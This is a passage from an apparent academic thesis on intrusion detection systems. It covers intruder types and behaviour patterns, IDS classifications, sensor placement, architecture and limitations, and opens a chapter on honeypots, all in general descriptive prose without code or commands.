- The detections of unusual behavior of users is necessary to avoid internal attacks.
- Security administrators, in order to find the problem, must get enough data.
- The security audit trail should be able to recognize the attacker strategy.

At the beginning of the '90s, appeared the firsts real-time intrusion detection systems. This allowed the detection of attacks and attempts of attacks instantaneously giving the opportunity to the system administrators to take some measure. At the beginning of this decade appeared one of the first IDS for network traffic, the Network System Monitor (NSM).[32] It was developed in the California University and it worked on an UNIX station of Sun. NSM had a similar process to work than IDS of today:

- All network traffic was captured.

- Network packets were obtained.
- The protocol was identified.
- Data was inspected and compared with statistics and rules.

## 3.2 Intruders

Together with the viruses, the intruder is one of the most publicized threats to security, generally referred as a hacker or cracker. An important study of intrusion[33] identified three classes of intruders. The following list shows the different kind of intruders. This list is sorted from less to more on a scale of difficult to detect the activity carried by the intruder:

- The Masquerader: Could be either an external penetrator who has penetrated physically in the installation of the company, or an employee with or without full access to a computer who has obtained the username and password of another legitimate user. In this case it is really difficult to distinguish the legitimate user from the masquerader who have the proper username and password. The next audit trail could help the administrator to identify this kind of intruders:
  - Use of the legitimate user credentials outside of normal time.
  - Abnormal frequency of use of the account of the legitimate user.
  - Abnormal volume of data generated in the account of the legitimate user.
  - Abnormal patterns of references to programs or data.

To be able to detect this “abnormal” use of an user account, have to be some notions of which is a “normal” behavior of the user supplanted.

- The legitimate user (misfeasor): An authorized user who abuses of its privileges to access to data, programs, or resources such access is not authorized. Since the user is authorized to use the system, in the audit trail records do not appear any abnormal patterns of reference, login times, etc. By this reason it is more difficult to detect this kind of users that masqueraders users. The trail to search in the logs, in order to detect this kind of intruders, is access to certain information which access is not authorized in the conduct of it job.
- The clandestine user: This is possibly the most difficult intruder to detect by normal audit trail methods. This user is a person who have access to supervisory control of the system and uses this control to evade auditing and access controls or to suppress audit collection. There is nothing to do to detect this type of user because is able to alter the operating system to suppress audit recording unless that this user activates his clandestine operations in a masquerader or legitimate user or if the operating system is continuously being compared with some reference version.

It is clear that to be able to suppress the audit logs in a network, the attacker must traverse a number of security points that with an experimented administrator is virtually impossible.

The intruder attacks can be ranged from the benign to the serious. Benign attacks are carried out by people who only want to explore Internet and see what there are. Serious attacks are carried out by people who are attempting to stole private information, modify this information, disrupt the system, etc. Some example of intrusions are[34]:

- Performing a remote root compromise of an email server .
- Defacing a web server .
- Guessing or cracking passwords.
- Viewing or copying sensitive data, such as payroll records, medical information, and credit card numbers, without authorization .
- Running a packet sniffer on a workstation to capture usernames and passwords.
- Using a permission error on an anonymous FTP server to distribute pirated software and music files .
- Dialing into an unsecured modem and gaining internal network access .
- Posing as an executive, calling the help desk, resetting the executive's email password, and learning the new password .
- Using an unattended, logged-in workstation without permission.

### **3.2.1 Intruder Behavior**

With the evolution of the security measures, the techniques and behavior of the intruders are constantly changing to evade the new detection systems and exploit new weaknesses that have not been solved yet. Despite this changes, intruders typically follow some recognizable behavior pattern which differ from those of ordinary users. In the following, some examples of intruder behavior patterns are explained.[35]

#### **3.2.1.1 Hackers**

Typically, hackers break into a system for one reason: Status. Between the hackers, this status is determined by the level of competence. By this reason, the hackers attacks are destined to companies indiscriminately, searching it weakness point. When hackers break in a company, they share the results obtained with other hackers to prove their success.

Some typical hacker behavior patterns are:

- Select the target using IP lookup tools such as NSLookup, Dig, and others.
- Map network for accessible services using tools such as NMAP.
- Identify potentially vulnerable services.
- Brute force password.
- Install remote administration tool (DameWare).
- Wait for administrator to log on and capture his password.
- Use that password to access remainder of network.

Some counter measures are:

- Restrict remote logons to specific IP addresses and/or use VPN technology.
- Monitor logs daily for anomalous behavior, such as a single user logged on locally and remotely at the same time.

### 3.2.1.2 Criminals

Criminals are groups of hackers which have specific targets or classes of targets in mind. All the targets of the criminals are selected with the purpose to steal money, a common target is an e-commerce server, with the purpose to get credit card information. Once a site is penetrated, the attack is quick, getting as much valuable information as possible and exiting.

The typical behavior patterns of criminals are:

- Act quickly and precisely to make their activities harder to detect.
- Exploit perimeter through vulnerable ports, services and buffer overflows.
- Use Trojan horses to leave back doors for reentry.
- Use sniffers to capture passwords.
- Make few or no mistakes.

Counter measures:

- Spend resources protecting that which are most valuable.
- Encrypt credit cards in databases.
- Use a dedicated server.
- Purchase extra security options.

### 3.2.1.3 Insider Attacks

Usually, this kind of attacks are discontent employees with revenge sentiment. This intruders are the most difficult to detect and prevent. Insider attackers have access and knowledge about the structure and content of corporate databases.

Some behavior patterns of these intruders are:

- Create network accounts for themselves and their friends.
- Access accounts and applications that this users wouldn't normally use for their daily jobs.
- Conduct furtive instant messaging chats.
- Perform large downloads and file copying.
- Access the network during off-hours.

Some counter measures are:

- Enforce least privilege, only allowing access to the resources employees need to do their job.
- Set logs to see what users access and what commands this users are typing.
- Protect those resources that are most important with strong authentication.
- Upon termination, delete all computer and network access.
- When employees leave the company, make a mirror image of the hard drive that has been using before reissuing it. That evidence might be needed if the company information turns up at a competitor.

### 3.3 IDS overview

Authentication system, access control, firewalls are some of the security measures which main purpose is to prevent than the intruders get access to the system. But this measures sometimes are not enough, and it is when another line of defense is needed. This line of defense are the IDS which important role to secured a network is motivated by the next considerations:

- If an intrusion is detected quickly enough, the intruder can be throw out of the system before any damage is done or any data are compromised. Even if the detection is not enough quickly to prevent the actions of the intruder, the sooner that the intrusion is detected, the less amount of damage in the system will be done.
- An effective IDS can dissuade intruders, acting to prevent intrusions.
- New intrusion techniques detected by IDS are used to increase the intrusion prevention measures.

IDS works based on the assumption that the behavior of an intruder differs from that of an authorized user. But, like shows Figure 5, there is not an exact distinction between an attack by an intruder and the use of resources by an authorized user. Figure 5 shows an overlap between both behavior. That's why there is a risk of a false positive (authorized users identified as intruders) or a false negative (intruders not identified as intruders) in the results show by the IDS.




Figure 5: Profiles of Behavior of Intruders and Authorized Users[76]

The detection of false positives is not so dangerous as false negatives, because are not attacks against the system so the system is not compromised, but it is right that a big amount

of false positives can drown out correct IDS alerts. A rule could generate false positive alerts every 5 minutes. Reviewing one alert every five minutes generates a huge quantity of data and could be possible that an administrator loses a true alert between that numerous quantity of false positives. The art of IDS management is learning how to minimize false positives without affecting the detection of relevant alerts.

Some of the most important desirable characteristics for IDS are [36]:

- It must run continually with minimal human supervision.
- It must be fault tolerant. It must be able to recover from system crashes, either accidental or caused by malicious activity.
- It must resist subversion. The IDS must be able to monitor itself and detect if it has been modified by an attacker.
- It must impose a minimal overhead on the system where it is running.
- It must be able to be configured according to the security policies of the system that is being monitored.
- It must be able to adapt to changes in system and user behavior over time (new applications installed, users changing from one activity to another).
- It must be able to scale to monitor a large number of hosts.
- It must provide graceful degradation of service. If some components of the IDS stop working for any reason, the rest of them should be affected as little as possible.
- It must allow dynamic reconfiguration. The IDS must be able to be reconfigured without having to restart it.

### **3.4 IDS classification**

There are different criteria to classify IDSs. Some of the most common are:

- Analysis type: How the information captured is analyzed.
- Information sources: Where the information is captured.
- Type of response: How the IDS reacts after an attack has been detected.
- Detection time: When the data is analyzed.

#### **3.4.1 Analysis type**

The analysis type refers to how the information captured is analyzed in order to detect attacks. It is possible to differentiate two types:

- Signature detection: Used by most of the commercial systems.
- Anomalies detection: Looks for unusual patterns of activity.

##### **3.4.1.1 Signature-Based System**

A Signature-based IDS (SBS) is based on pattern matching techniques. It works similar to an anti-virus. The IDS has a database of known-attacks signatures which is used to compare the signatures of the activities analyzed from a system. When a match is found, an alert is thrown.



This technique, usually has a few false positives, but has the inconvenient that new attacks (zero day) or polymorphic attacks, are not detected until a signature for this attacks is created and the database of the IDS is updated with it. For that reason, attackers have a window of time to gain control of the system or application under attacks without be detected.

The advantages of this IDS is that requires a few work to be set up. The users only have to select the signatures needed depending of the application installed on the systems deactivating unneeded signatures to avoid possible false negatives. Another advantage is that the IDS signature-based can classified the alerts generated, which lend the administrators analyze this alerts quickly prioritizing the most important alerts.

### **3.4.1.2 Anomaly-Based System**

Anomaly-Based System (ABS) were developed to overcome the limitations of the SBS which are not able to detect zero-day or polymorphic attacks. ABS works assuming that the attacks are different from the normal activity. In order to detect these attacks, a statical model which describes the normal behavior of the monitored system/network is built.

ABS works by training itself, by means of historical data collected during normal operations, to recognize acceptable behavior sending an alert when the monitored activity deviates from normal activity.

The main advantage of this kind of IDS is the detection of zero-days and polymorphic attacks. But the negative side is that it has a high number of false positives, it installation requires expert personal because several parameters need to be configured, such as the duration of the training. Another inconvenient are that usually works as a black-box and does not classify the alerts that throw.

In despite of the possibility of the ABS to detect unknown attacks, its disadvantages and it complex use provoke that the IDSs most used today are signature-based, mainly by it simplicity to be implemented, configured and maintained. However, with the apparition, each time more frequent, of new attacks, the interest by the ABS is increasing.

### **3.4.2 Information sources**

Information source is one of the first issues to define when the structure of the IDS is being designed. In function of this aspect, the IDSs are classified depending of where the packages are captured or the scope of the IDS. The main types are:

- Network-Based Intrusion Detection System (NIDS): Acquire data from the network.
- Host-Based Intrusion Detection System (HIDS): Acquire data from inside a computer.

#### **3.4.2.1 Network-Based Intrusion Detection Systems (NIDSs)**

Most of the Intrusion Detection Systems are Network-Based (NIDS). The NIDSs, like a network analyzer, captures all the traffic destined to the network and, in real time or close to real time, examine network-level, transport-level and/or application-level protocol activity packet by packet. Once the information of the packet has been read into memory, the signature of this is analyzed in order to check if it has an acceptable signature or not. If the signature is not acceptable, depending on the particular configuration of the NIDS, different measures will be done, such as:

- An alert will be send out, for example an e-mail.

- The NIDS can attempt to interfere with the suspicious transmission by resetting both ends of the connection.
- The NIDS can interact with a firewall or a router to modify the filter rules and block the attacking host.

A typical NIDS is formed by: sensors, which are the responsible of capture the traffic, one or more servers for NIDS management functions, and one or more consoles, where the administrator manage the sensors and run the reports. The analysis of the traffic can be done on the sensors, at the management server, or with a combination of both.

There are two types of sensors modes: inline and passive. The inline sensor is inserted into a network segment, the traffic to be monitored must pass through the sensor. To do this, it is possible to use a software sensor combined with a network device like a firewall or a switch, it is not needed another hardware device. Another option is to use a hardware sensor.

The passive sensors monitors a copy of a network traffic redirected from the real traffic with a device like a hub. These sensors are running in hidden mode, receiving only traffic and preventing physically any outgoing signal, so it is more difficult for an attacker to determine where these sensors are located and that are present. These sensors are used more often because do not add an extra packet delay.

An important decision that an administrator has to take is where to place the sensors. Figure 6 shows different possibilities where deploy the sensors.[9]

A common location is to place the sensor inside the external firewall (location 1 in Figure 6). The advantages of this position are:


- It is possible to see the attacks from the outside world that penetrate the external firewall.
- Detect problems with the network firewall policies.
- Capture attacks that might target the external serves.
- Even if the attacks is not recognized, the IDS can sometime recognize the outgoing traffic that results from the compromised server.

Another possibility is to locate the sensor between the external firewall and the Internet (location 2), monitoring all the network traffic before filter it. At this position the sensor has the highest load, because have to analyze all the traffic destined to the network, so must have a big capacity of work, which have a big economical cost. The advantage of this position is:

- Documents number and types of attacks originated on the Internet that target the network.

A sensor locate at the position 3, which works in addition with some of the externals sensors, is monitor the traffic destined to the internal servers and database resources. The benefits are:

- Detects unauthorized activity by authorized users withing the organization's security perimeter.
- Increase the possibility to detect attacks.



create and share your own diagrams at [gliffy.com](http://gliffy.com)



Figure 6: NIDS Sensor Deployment

Finally, the sensor situated at the location 4, add additional protection to each specific LAN like personal or financial networks. The advantages of these sensors are:

- Detects attacks targeting critical systems and resources.
- Allows focusing of limited resources to the network assets considered of greatest value.

As with a sensor at location 3, a sensor at location 4 usually is configured to analyze

specific protocols and attack types, reducing the processing load.

A NIDS has the following advantages and disadvantages[37]:

Advantages:

- Because the NIDS can monitor traffic at the transport layer, this kind of IDS are able to detect attacks that HIDS (explained in the next point) can detect, this is because NIDS can look not only at the packet addresses, also the port number from the packets headers.
- NIDS can be configured to be invisible to the network in order to increase the security against attacks.
- Because NIDS are on dedicated machines, it is more difficult for attackers to remove the evidence of the acts that have done.
- Ability to detect unsuccessful attacks and malicious intents. This is because the NIDS can be locate before the external firewall, so any traffic has been filtered before arrive to the NIDS' sensor.
- NIDS have a small impact on the network.

Disadvantages:

- The NIDS have no capabilities to decrypt encrypted data. This is one of it major weaknesses.
- NIDS only know that the attacks have been launched, not if these attacks have been successful.
- The sensors analyses the headers and content of the packets, by this, the sensors may have difficulties processing the traffic of large networks.
- NIDS have problems with network-based attacks traveling in fragmented packets.

Some examples of attacks detectable by the NIDS using signature detection are[38]:

- Application layer reconnaissance and attacks. Some of the application layer protocols analyzed by NIDS looking for attacks like buffer overflows, password guessing. are: DHCP, DNS, FTP, HTTP, IMAP, IRC, NFS, POP, SMB.
- Transport layer reconnaissance and attacks. Some examples of attacks are unusual packet fragmentation, scans for vulnerable ports. In order to detect this attacks NIDS analyze TCP and UDP traffic and other transport layer protocols.
- Network layer reconnaissance and attacks. Some protocols analyzed by NIDS at this level are IPv4, ICMP, IGMP. At this layer are looking for attacks like IP spoofing, illegal IP header values.
- Unexpected application services. NIDS try to determine if the activity on a transport connection is consistent with the expected application protocol. An example is a host running an unauthorized application service.
- Policy violations. NIDS try to detect use of inappropriate web sites and use of forbidden application protocols.

Some examples of attacks detectable using anomaly detection techniques are[38]:

- Denial-of-Service attacks. This kind of attacks involve significantly increase packet

traffic or significantly increase connection attempts, flooding the target system.

- Scanning. Occurs when an attacker sends different kind of packets against a system with the purpose to get many of the system's characteristics and vulnerabilities.
- Worms. Worms can be detected because use large amounts of bandwidth when are trying to be propagated. Worms also can be detected because can cause hosts to communicate with each other that typically do not, or use of hosts ports that normally are not used.

An example of NIDS is Snort[39].

### 3.4.2.2 Host-Based Intrusion Detection Systems (HIDSs)

HIDSs were the first type of IDSs developed and implemented. HIDSs were designed to protect vulnerable or sensitive systems like database servers or administrative servers running as a background process on the system. HIDS analyzes the information obtained from inside of the computer, such as, system event, and security logs on Windows systems and syslog in Unix environments. When a change is detected in some of these logs, the HIDS compares it with its configured attacks signatures. When suspicious activity is detected, the IDS attempt to terminate the attacking session and send an alert to the system administrator.

The fact that the HIDS analyze directly information of a system made possible determine exactly which process and which users are involved in a particular attack.

Some advantages of HIDS are:

- HIDS, analyzing local events of a host, can detect attacks that can not be detected by NIDS.
- Since HIDS analyze the information before and or after that the data is encrypted, HIDSs are able to work in an environment in which network traffic travels encrypted.
- Ability to verify if an attack has been successful or not.

Some of the disadvantages are:

- HIDS have to be configured at each monitored host.
- The HIDS could be disable after an successful attack.
- Since are deploy at a host, HIDSs have very limited view of the network so are not able to detect attacks on an entire network.
- HIDS uses resources of the host that are monitoring, influencing in the performance.

It is possible to collect information from two or more HIDS and centralize it, knowing this IDS as multi-host-based systems. This system has the difficulty of coordinate the data from several sources.

An example of HIDS is Osiris[40].

### 3.4.3 Type of response

It is related with how the IDS react after an attack has been detected. The IDS can be:

- Passive IDS: Send report to others who will take actions.

- Active IDS: Automatically send replies to the attacks.

### 3.4.3.1 Passive response

This type of IDS, after detect an attack, only has the mission of inform the security responsible who will analyze the attack an will take the correspondent measures if are needed.

This IDS need the constant supervision of someone in order to take a measure as soon as possible preventing that the attack get it purpose.

### 3.4.3.2 Active response

Active IDS, furthermore than alert the administrator after the detection of an attack, will take a predefined proactive action to respond against the threat, this kind of IDS is know as IPS. The typical action the IPS will take can be categorized as following:

- Collect additional information: After the detection of an attack, the IPS will increment the sensitive of the sensor in order to get more information about the attacker. An example could be catch all the packets generated by the source of the attack.
- Act against the attack: the IPS will stop the attack, for example, in the case of a TCP connection, the session can be closed by injecting TCP RST to the attacker and the victim, or send an order to the router or firewall to filter the IP address of the intruder.

Due to time and resources limitations, has not been possible the explanation of this kind of intrusion detection systems.

### 3.4.4 Detection time

Two types of IDS can be differentiate, those which detect intrusions on real-time (in-line), and those which process the data captured by the sensors of the IDS with some delay (off-line). Some IDSs have both functionalities, can be in-line IDS and furthermore can analyze historic audit data.

Figure 7 shows a brief review of the IDS classification.




Figure 7: IDS Classification

### 3.5 IDS architecture

An IDS is composed by different parts. Each part do different task all of them necessary for the global functionality of the Intrusion Detection System. Some parts have to work sequentially but others are able to work in parallel. Figure 8 shows an schema of this basic parts which are[38]:

- Load balancer: All the traffic of the network goes through it. Used by NIDS, it is the responsible to collect data from the network and distributes it to all the network sensors. It can be implemented by mean of software or an specific hardware.
- Network sensor: Is a computer program that runs on dedicated machines or network devices which purpose is to capture all the traffic that goes through it.

In network without load balancers, the sensors must be placed in a point where all the traffic of the segment of the network, which the sensor is responsible, goes through it.

- Analyzer: Receives the data from the sensors, and it is the responsible to classified this data in secure or insecure, determining the threat level of the insecure data.
- Alert notifier: When a threat has been detected an it level of risk is higher than a level designed in the organization's security policy, an alert is sent to the security responsible for handling incidents. Standard alerts are screen alerts, audible alerts, e-mail alerts.
- Command console: Is from where the the entire system is controlled. It is typically a dedicated machine with a set of tools for setting policy and processing collected alerts.
- Response subsystem: Provides the capabilities to take an action when an attack is received. The response can be automatic or launched by the system operator. Not all the IDS has this ability.
- Database: Is the repository of all the intrusion that has been detected. It is useful to generate statistics which are necessary to model historical behavior patterns.




Figure 8: IDS Architecture

### 3.6 Why use an IDS?

Think in a thief that is trying to enter in a house. The thief tries to enter by the front door but it is looked. Then the thief tries to enter by the windows, but it is looked too. The house seem to be secure, so, why to install an alarm?. The answer is simple, because one day it is possible that someone forget to lock properly all the entries to the house, or one entry is leaved unlocked deliberately.

The same question could be asked by a network administrator. Why to install an IDS if the system have firewalls, all the operating systems are patched, the passwords are checked looking for weakness? Apparently the system is secure but, like in the example of the house, what happen if the administrator forget to update a rule of the firewall or do it incorrectly, or what happen if a discontent employee leave some backdoor, or unconsciously an user open a mail with a malware?

Even with the best protection systems, the houses and the computers are not 100 percent secure. In the case of the computer science, most security experts ensure that with the fact of give to the users features like network connectivity, a system will never be completely secure.

So, only by the fact that the systems are used by humans, and humans are not perfects, the network administrator must keep in mind than sooner or later, intentionally or not, someone will done a fail and probably an attacker will be aware of that an will try to attack the system. At this moment, the only important thing is to detect it as soon as possible. The main purpose of the IDS is detect this fails or attacks, alert the administrators and sometime take its own measures.

### 3.7 IDS limitations

There is no an IDS model that is able to offer 100% intrusion detection. Some of the limitations of the IDS are the following[41]:

- The fact that the IDSs operate comparing the actual behavior of a network with a predefined normal behavior, provoke a huge number of false alarms, False positives or False negatives. This is because the users have an unpredictable behavior and someday can do some action different from the habitual acts causing an alert in the IDS by the detection of this unusual behavior.

In fact, an Anomaly-Based IDS with a rate of 20 false alarms to 1 real intrusion detection is considered good.

- Anomaly-Based IDS require of an extensive training set of network or system event logs in order to characterize normal behavior. In recent companies or companies that usually do not save the logs of the system, it is needed certain time to recollect enough data in order to train the IDS.
- New attacks or polymorphic attacks are not detectable until a signature of it has been generated and the IDS has been updated with it. Anomaly-Based IDS with a good training could solve this problem.
- The IDS are really exigent with the resources requirements of the system where are implemented. This is because IDSs have to process in real time huge quantities of data. This is specially true in high networks.
- In a state of overload, the IDS are not able to analyze in real-time all the traffic of the network, discarding some packets which could contain an attack.



- IDS are not able to detect sophisticated attacks such as packet fragmentation techniques.
- Although usually is difficult to detect the position of the IDS, experimental attackers could find it and instantaneously will launch a direct attack against it. This direct attack can not be blocked by the IDS and will disable it.
- Each system where the IDS are implemented has its own characteristics, the IDS must be configured and adapted to the particularities of each system.
- Network-Based IDS are not able to analyze encrypted communication.
- Depending of the position of the IDS, this one could cause that a trusted packet do not arrive to the network. For example, when a packet with TTL one arrive to the IDS this packet will be accepted by the IDS but the router of the organization will discard it.
- Since the switches only send the traffic to the devices where it is addressed, for an IDS situated after a switch it is hard to monitor the global network traffic.

*Page intentionally left blank.*

## 4 Honeypot

One of the original honeypot stories comes from “The cuckoo's Egg”, a book by Clifford Stoll. In 1980's, a cracker has been traced to Germany, but all attempts to pinpoint him further were frustrated by the German phone system, which is based on analog circuits and tracing a connection takes time. To keep the cracker on the line, Clifford builds a series of fake computer files that purport to detail a new secret plane in development by the U.S. Military. The efforts of Clifford pays off: the cracker was so fascinated by the drawings and fake information that stayed connected long enough for his phone call to be traced.

One important thing to be able to enhance the security of the systems is to know the last techniques used by the attackers. One way to get this valuable information for the system administrators is to install trap applications in the machines, like did Clifford Stoll, in order to register suspicious activities without attackers notice that are being examined. This is the basic functionality of the honeypots.

Honeypots are a relatively recent innovation in intrusion detection technology. Honeypots are applications, more or less interactive, that emulate some application or service of a system and register the suspicious activity than attacker could launch against them. Obviously, the information served by this emulated applications are apparently important information about the company in order to distract the attackers for the real systems and give some extra time to the administrator to take some temporal measure. This kind of application will never have sensible information about the company and must always be properly isolated from the real systems to prevent attacks from these to the internal systems. Are designed to:

- Divert an attacker from accessing critical systems.
- Collect information about the attacker's activity.
- Encourage the attacker to stay on the system enough time to lend the administrators to respond.

### 4.1 Types of honeypots

Marty Roesch, developer of Snort, classified the honeypots in two general categories: production honeypots and research honeypots. Production honeypots protect an organization, while research honeypots are used to learn.[14]

**Production honeypots:** have the purpose of enhance the security of a system alerting when some attacks is being launched against them. This kind of honeypots are easier to implement than research honeypots because need less functionality. However, production honeypots give to the users less information about the attacks and the attackers. With these honeypots, it is possible to know what exploits the attackers are launching against the system and from where are attacking.

**Research honeypots:** have the objective of learn as much information as possible. That is why is not enough only with emulate some services or application and it is necessary to offer to the attackers a real computer system and application which interact with them. With these kind of honeypots, is possible to learn much more, such as how the tools of the attacker are developed. The disadvantages are that this kind of honeypots are more complex and have more risk than the production honeypots if an attackers get a complete control about the system because it could be used to launch attacks and other fraudulent activities.

Not always the implementation of each kind of honeypot is really different. At the end, the easiest way to know the type of a honeypot it will depend of the functionality and purpose of it. For example, a production honeypot capture all the activity of an attacker and after detect the activity of an attacker, block the attack and alert the administrators. The same honeypot as a research system try to know the tools that the attacker is using, the origin of the attack, and the activity of the attacker after the honeypot has been compromised.

## 4.2 Levels of interaction

Honeypots can be categorized in function of the level of interaction that are offering to attackers. This level of interaction is related with what it is wanted to do with the honeypots: detect unauthorized activities, catch the attackers in action and learn about the tools, tactics that are using.

Addison Wesley classified the honeypots in three different levels of interaction[14]: low-interaction honeypots, medium-interaction honeypots, and high-interaction honeypots.

### 4.2.1 Low-interaction honeypots

